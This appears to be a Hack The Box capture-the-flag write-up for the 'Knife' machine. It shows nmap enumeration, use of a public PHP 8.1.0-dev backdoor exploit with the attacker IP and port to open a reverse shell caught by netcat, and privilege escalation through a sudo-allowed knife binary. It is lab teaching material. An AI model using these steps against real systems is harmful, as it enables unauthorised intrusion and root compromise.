HTB machines - Knife


Write up by Chanan shenker

- <u>Start: Enumeration</u>
- I started with a basic Nmap scan and uncovered two port running on the target machine.
- Port 22 that is ssh and port 80 that has a web application running on it.
- For further investigation I go look at the web application running on the target.


```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ sudo nmap 10.10.10.242 -sV -sC -oN scan
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-21 15:05 EDT
Nmap scan report for 10.10.10.242
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
```

- In the actual web page it looks quite broken and has not much to see or click on. I tried using gobusetr to find any directories or sub domains and found nothing.

- Next I decided to use “wappalyzer”.



- Wappalyzer:
- Wappalyzer is a tool that identifies the technologies used on websites, such as web frameworks, CMS, and analytics tools. It's useful for gaining insights into a website's tech stack, helping developers, marketers, and security professionals analyze and understand the underlying architecture.
- When looking at the information given by wappalyzer we can see that the programming language on the page is “PHP 8.1.0.”



- When searching for “PHP 8.1.0 exploits” I immediately find multiple options presented. A bunch of RCE (remote code execution) scripts, but looking a further a bit I find a github page with a reverse shell exploit for this exact PHP version.

- Exploit by flast101:
- https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/revshell_php_8.1.0-dev.py

- Explotation:

```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ python revshell_php_8.1.0-dev.py
usage: revshell_php_8.1.0-dev.py [-h] <target URL> <attacker IP> <attacker PORT>
revshell_php_8.1.0-dev.py: error: the following arguments are required: <target URL>, <attacker IP>, <attacker PORT>
```

- After downloading the script and figuring out the how to use the exploit it was quite easy to obtain a shell with a netcat listener.
- And lastley locating the user flag.

```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ python revshell_php_8.1.0-dev.py http://10.10.10.242 10.10.14.6 9999
```

```
james@knife:/$ ls /home/james
ls /home/james
user.txt
james@knife:/$ cat /home/james/user.txt
cat /home/james/user.txt
036                                4d2
james@knife:/$
```


```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.242] 42196
bash: cannot set terminal process group (991): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```


- Privilege escalation:
- To find the root flag I must see how we can get higher privileges.
- When running “sudo -l” we can see what command “james” can run as a root user.
- As we can see he can run knife as root.

```
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$
```

- Knife:
- Knife is a command-line tool for Chef, a configuration management platform. It manages nodes, cookbooks, and environments, and interacts with the Chef server and your infrastructure. Knife allows you to automate tasks, deploy configurations, and manage servers efficiently, making it a central tool in Chef's ecosystem.

- When looking at the knife help menu I found a option to run commands. A little digging led me to figure out it runs ruby commands.
- After finding out how to run system command with ruby I can successfully retrieve the root flag.






Knife has been Pwned!
Congratulations chananshenker, best of luck in capturing flags ahead!